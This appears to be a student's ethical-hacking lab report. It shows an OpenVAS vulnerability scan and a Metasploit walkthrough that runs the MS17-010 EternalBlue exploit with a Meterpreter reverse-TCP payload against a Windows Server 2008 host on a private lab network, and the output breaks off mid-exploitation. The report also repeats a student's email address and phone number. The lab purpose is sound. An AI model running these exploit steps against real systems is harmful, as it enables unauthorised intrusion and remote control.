
Now you can access the web interface using the following URL.

<https://127.0.0.1:9392/>

9392 - the access port of Openvas



After giving the username & password, click the “Sign In” button.



The initial window can be like the following.

Then scan our target. The scan process is shown in the following figures.

My Account

https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSe

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration

Tasks Reports Results Vulnerabilities Notes Overrides

CS/2017/047 - UDAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk

766357947

My Account

https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSe

Greenbone Security Assistant

Dashboard Scans Assets Resilience SecInfo Configuration

Tasks 0 of 0

Filter

Tasks by Severity Class (Total: 0)

Tasks with most High Results per Host

Results per Host

CS/2017/047 - UDAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk

766357947

My Account

https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSe

Greenbone Security Assistant

Dashboard Scans Assets Resilience SecInfo Configuration

Task Wizard Advanced Task Wizard Modify Task Wizard

Tasks by Severity Class (Total: 0)

Tasks with most High Results per Host

Results per Host

CS/2017/047 - UDAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk

766357947

My Account

https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

Greenbone Security Assistant

Task Wizard

Quick start: Immediately scan an IP address

IP address or hostname: 192.168.1.103

No Tasks available

Cancel Start Scan

Give your target machine's IP address and click on “Start Scan”.

After the scan, you will see the following results.

Name	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 192.168.1.103	Done	1	Thu, Jan 19, 2023 11:55 AM UTC	10.0 (High)		

My Account + https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

University of Kelaniya My Account CP

CS/2017/047 - UDAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk 766357947

Greenbone Security Assistant https://127.0.0.1:9392/results

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Results 348 of 382

Results by Severity Class (Total: 348)

Results by CVSS (Total: 348)

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
ManageEngine Desktop Central < 10.0.082 Remote Control Privilege Violation Vulnerability	10.0 (High)	80 %	192.168.1.103	8022/tcp	Thu, Jan 19, 2023 12:41 PM UTC	
Elasticsearch End of Life (EOL) Detection	10.0 (High)	80 %	192.168.1.103	9200/tcp	Thu, Jan 19, 2023 12:37 PM UTC	
ManageEngine Desktop Central < 10.0.082 Remote Control Privilege Violation Vulnerability	10.0 (High)	80 %	192.168.1.103	8020/tcp	Thu, Jan 19, 2023 12:41 PM UTC	
Apache Axis2 Default Credentials (HTTP)	10.0 (High)	98 %	192.168.1.103	8282/tcp	Thu, Jan 19, 2023 12:41 PM UTC	

My Account + https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums

University of Kelaniya My Account

CS/2017/047 - UDAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk 766357947

Greenbone Security Assistant https://127.0.0.1:9392/results

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Results 348 of 382


Results by Severity Class (Total: 348)

Results by CVSS (Total: 348)

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Ruby on Rails < 5.0.1 RCE Vulnerability	8.8 (High)	80 %	192.168.1.103	3000/tcp	Thu, Jan 19, 2023 12:47 PM UTC	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	8.1 (High)	95 %	192.168.1.103	445/tcp	Thu, Jan 19, 2023 1:47 PM UTC	
Apache Tomcat 'Hostname Verification' Security Bypass Vulnerability (Windows)	7.5 (High)	80 %	192.168.1.103	8282/tcp	Thu, Jan 19, 2023 12:52 PM UTC	

The screenshot shows two windows side-by-side. On the left is a 'My Account' page from a Kali Linux environment, displaying user information for 'CS/2017/047 - UMAYANGA P.L.I.'. On the right is a 'Greenbone Security Assistant' interface showing a scan result for host 192.168.1.103. The scan details a 'Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)' with a severity of '8.1 (High)', a confidence of '95%', and a port of '445/tcp'. The 'Summary' section states: 'This host is missing a critical security update according to Microsoft Bulletin MS17-010.' The 'Detection Result' section notes: 'Vulnerability was detected according to the Detection Method.' The 'Insight' section explains: 'Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.' The 'Detection Method' section provides instructions: 'Send the crafted SMB transaction request with fid = 0 and check the response to confirm the vulnerability.' Details include: 'Details: Microsoft.Windows.SMB.Server.Multiple.Vulnerabilities-Remote (4013389)...OID: 1.3.6.1.4.1.25623.1.0.810676', 'Version used: 2022-08-09T10:11:17Z'.

This screenshot shows the same setup as the first one. The left window is the 'My Account' page. The right window is the 'Greenbone Security Assistant' interface. In the 'Affected Software/OS' section, a list of operating systems is provided, with 'Microsoft Windows Server 2008 R2 x64 Service Pack 1' highlighted by a red box. The 'Impact' section is also visible below the list.



3.4 Ping to the Target Host

We can ping the target host to test the connectivity with the target host. We gather the exact IP address of the target host using NMAP. Now we can use it to ping to test the connectivity. The following figure shows the ping results with the target host.

The screenshot shows a Kali Linux desktop environment. On the left, a browser window titled 'My Account' is open, displaying a login page for 'University of Kelaniya Sri Lanka'. The page includes fields for 'User Name' and 'Password', and links for 'Forgot Password?' and 'Create New Account'. On the right, a terminal window titled '(kali㉿kali)-[~]' is running several ping commands. The first command, '\$ ping 8.8.8.8', pings Google's IP address (8.8.8.8) and shows 8 successful packets with low latency. The second command, '\$ ping 192.168.1.103', pings a target host (192.168.1.103) and shows 9 successful packets with higher latency. Both commands include statistics at the end.

```

ping 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=55 time=109 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=55 time=109 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=55 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=55 time=103 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=55 time=97.0 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=55 time=89.7 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=55 time=89.4 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=55 time=93.2 ms
^C
--- 8.8.8.8 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7020ms
rtt min/avg/max/mdev = 89.369/99.123/109.328/7.475 ms

ping 192.168.1.103 (192.168.1.103) 56(84) bytes of data.
64 bytes from 192.168.1.103: icmp_seq=1 ttl=128 time=3.30 ms
64 bytes from 192.168.1.103: icmp_seq=2 ttl=128 time=1.43 ms
64 bytes from 192.168.1.103: icmp_seq=3 ttl=128 time=0.785 ms
64 bytes from 192.168.1.103: icmp_seq=4 ttl=128 time=0.971 ms
64 bytes from 192.168.1.103: icmp_seq=5 ttl=128 time=1.60 ms
64 bytes from 192.168.1.103: icmp_seq=6 ttl=128 time=1.18 ms
64 bytes from 192.168.1.103: icmp_seq=7 ttl=128 time=1.26 ms
64 bytes from 192.168.1.103: icmp_seq=8 ttl=128 time=1.49 ms
64 bytes from 192.168.1.103: icmp_seq=9 ttl=128 time=0.787 ms
^C
--- 192.168.1.103 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8018ms
rtt min/avg/max/mdev = 0.785/1.421/3.302/0.720 ms

```

Using 8.8.8.8, we ping Google. We test the internet connection with this ping. Then test for 192.168.1.103 (target host IP). If both the pings succeed, then we can connect to the internet, and also we can connect to the target host.

3.5 Passive Vulnerability Scanning

The above techniques we were using are active scanning techniques. The difference between active and passive scanning methods is that we should have a connection with the target host to scan actively, but in passive scanning, we don't want a connection with the target host. The Exploit Database, Microsoft Security Response Center, and CVE detailed databases are examples of passive vulnerability scanning techniques.

Exploit Database

My Account

https://myaccount.micros

Kali Linux Kali Tools Kali Docs Kali Forums

University of Kelaniya Sri Lanka My Account

CS/2017/047 - UMAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk

766357947

Exploit Database - Exploit

https://www.exploit-db.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

EXPLOIT DATABASE

Verified Has App Filters Reset All

Show 15 Search: windows server 2008

Date	Type	Platform	Author
2017-05-10	Remote	Windows_x86-64	Juan Sacco
2016-11-08	DoS	Windows	Todor Donev
2011-09-07	DoS	Windows	Randomdude
2011-01-21	Remote	Windows	Metasploit
2009-11-12	DoS	Windows	H D Moore

Microsoft Security Response Center

My Account

https://myaccount.micros

Kali Linux Kali Tools Kali Docs Kali Forums

University of Kelaniya Sri Lanka My Account

CS/2017/047 - UMAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk

766357947

Exploit Database - Exploit

https://www.exploit-db.com

MSRC - Microsoft Security

https://www.microsoft.com/en-us/msrc

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Microsoft Security Response Center

Report an issue Customer guidance More All Microsoft Sign in

Protection. detection. and response

CVE Details Page

The screenshot shows two windows side-by-side. On the left is a Microsoft account profile page for 'CS/2017/047 - UDAYANGA P.L.I.' with details like email (umayanga_cs17047@stu.kln.ac.lk) and phone number (766357947). On the right is a 'CVE Details' page showing a list of security vulnerabilities for 'Windows Server 2008'. The table includes columns for CVE ID, CWE ID, # of Exploits, Vulnerability Type(s), Publish Date, Update Date, Score, Gained Access Level, Access Complexity, Authentication, and Confidence. Several entries are listed, such as CVE-2023-21776, CVE-2023-21774, and CVE-2023-21773.

4 The Gaining Access Phase

In this ethical hacking phase, the hacker does the system's actual hack. The hacker uses all the information collected from the above phases in this hack. At first, we have to do the exploitation of the target. We can use the Metasploit tool to do the exploitation. Metasploit is a powerful open-source framework for exploitation. First, enter the **msfconsole** command to open the Metasploit in our Kali terminal. Then you will see the below figure.


The screenshot shows a Kali Linux terminal window titled 'kali@kali: ~'. The user has run the command 'msfconsole' which has opened the Metasploit framework. The interface features a central tree view showing the 'METASPLOIT by Rapid7' structure with nodes for RECON, PAYLOAD, EXPLOIT, and LOOT. Below the tree, there is a command-line interface with various exploit-related commands and documentation. The terminal also displays some system logs at the bottom.

```

File Actions Edit View Help
[+] https://myaccount.microsoft.com [~]
[*] msfconsole
[!] METASPLOIT by Rapid7
[!] RECON
[!] PAYLOAD
[!] EXPLOIT
[!] LOOT
[*] msf >
[*] msf6 >
+ [ metasploit v6.2.26-dev
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion
Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > ]

```

Now search the found vulnerabilities. We found several vulnerabilities, and let's search **MS17-010** vulnerability.




```
kali@kali: ~
msf6 > search MS17-010
[...]
Matching Modules
[...]
#  Name
description
-  --
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14    average  Yes  M
$17-010  EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec  2017-03-14    normal   Yes  M
$17-010  EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command  2017-03-14    normal   No   M
$17-010  EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010
$17-010  SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14    great   Yes  S
MB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > [REDACTED]
```

search MS17-010 - to search for the vulnerability

After entering the above command, we can see several matching modules that will be displayed in the output section. So, among them, we are going to use the eternalblue vulnerability in this exercise.



```
kali@kali: ~
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > [REDACTED]
```

use <module_name> - to use this vulnerability

So, there was an output message that tells "No payload configured" and gave the default payload. Payloads are simple scripts. Ethical hackers use payloads to interact with the target systems. As shown in the following figure, we can see the payloads.

The screenshot shows a dual-pane interface. On the left is a web browser displaying a user profile for 'CS/2017/047 - UDAYANGA P.L.I.'. The profile includes a blue circular icon, the name, a Sri Lanka University logo, and contact information: email (umayanga_cs17047@stu.kln.ac.lk) and phone (766357947). On the right is a terminal window titled 'kali@kali: ~' running the command 'msf6 exploit(windows/smb/ms17_010_ternalblue) > show payloads'. The terminal lists various payloads, with the 'hellcode stage, Windows x64 Reverse TCP Stager (SMB)' payload highlighted by a red rectangle.

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Pa
1	payload/generic/shell_bind_tcp		normal	No	Generic C
2	payload/generic/shell_reverse_tcp		normal	No	Generic C
3	payload/generic/ssh/interact		normal	No	Interact
4	payload/windows/x64/custom/bind_ipv6_tcp		normal	No	Windows s
5	payload/windows/x64/custom/bind_ipv6_tcp_uuid		normal	No	Windows s
6	payload/windows/x64/custom/bind_named_pipe		normal	No	Windows s
7	payload/windows/x64/custom/bind_tcp		normal	No	Windows s
8	payload/windows/x64/custom/bind_tcp_rc4		normal	No	Windows s
9	payload/windows/x64/custom/bind_tcp_uuid		normal	No	Windows s
10	payload/windows/x64/custom/reverse_http		normal	No	Windows s
11	payload/windows/x64/custom/reverse_https		normal	No	Windows s
12	payload/windows/x64/custom/reverse_named_pipe		normal	No	Windows s
13	payload/windows/x64/custom/reverse_tcp		normal	No	Windows s
14	payload/windows/x64/custom/reverse_tcp_rc4		normal	No	Windows s
15	payload/windows/x64/custom/reverse_tcp_uuid		normal	No	Windows s
16	payload/windows/x64/custom/reverse_winhttp		normal	No	Windows s
	hellcode stage, Windows x64 Reverse HTTP Stager (winhttp)				

We can set the payload according to our target system, as shown in the following figure.

The screenshot shows a dual-pane interface. On the left is a web browser displaying a user profile for 'CS/2017/047 - UDAYANGA P.L.I.'. The profile includes a blue circular icon, the name, a Sri Lanka University logo, and contact information: email (umayanga_cs17047@stu.kln.ac.lk) and phone (766357947). On the right is a terminal window titled 'kali@kali: ~' running the command 'msf6 exploit(windows/smb/ms17_010_ternalblue) > set payload windows/x64/meterpreter/reverse_tcp'. The payload setting command is highlighted by a red rectangle.

set payload <payload_name> - to set a payload

```

kali@kali: ~
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ternalblue):
Name          Current Setting  Required  Description
RHOSTS        yes
RPORT         445            yes
SMBDomain    no             (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass       no             (Optional) The password for the specified username.
SMBUser       no             (Optional) The username to authenticate as.
VERIFY_ARCH   true           yes          Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true           yes          Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC      thread         yes          Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.1.102   yes          The listen address (an interface may be specified)
LPORT         4444           yes          The listen port

Exploit target:
Id  Name
-- 
0   Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_ternalblue) >

```

After using the **show options** command, we can see the **RHOSTS**, **RPORT**, **LHOST**, and **LPORT** parameters. **LHOST** is the hacker's computer IP address, and **LPORT** is the listening port of the hacker in his local machine. These two parameters are set up automatically. **RPORT** is the target port of the target machine, and **RHOSTS** is the target machine's IP address. Initially, **RPORT** comes by default, but we have to configure the **RHOSTS**, as shown in the following figure.

```

https://myaccount.microsoft.com
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.103
RHOST => 192.168.1.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
RHOSTS    192.168.1.103   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The target port (TCP)
SMBDomain
SMBPass
SMBUser
VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target.
                                         Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true           yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.102   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
-- 
0  Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

set RHOST <remote_host_IP_address> - to set the remote host

After these commands, we have to give the **exploit** command to gain access to the remote host. If the exploitation is successful, then we can see the following figure.

```


https://myaccount.microsoft.com
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.102:4444
[*] 192.168.1.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.103:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard
[*] 192.168.1.103:445 - Service Pack 1 x64 (64-bit)
[*] 192.168.1.103:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.103:445 - The target is vulnerable.
[*] 192.168.1.103:445 - Connecting to target for exploitation.
[*] 192.168.1.103:445 - Connection established for exploitation.
[*] 192.168.1.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.103:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.103:445 - 0x00000000 57 69 6e 64 f6 77 73 20 53 65 72 65 72 20 32 Windows Server
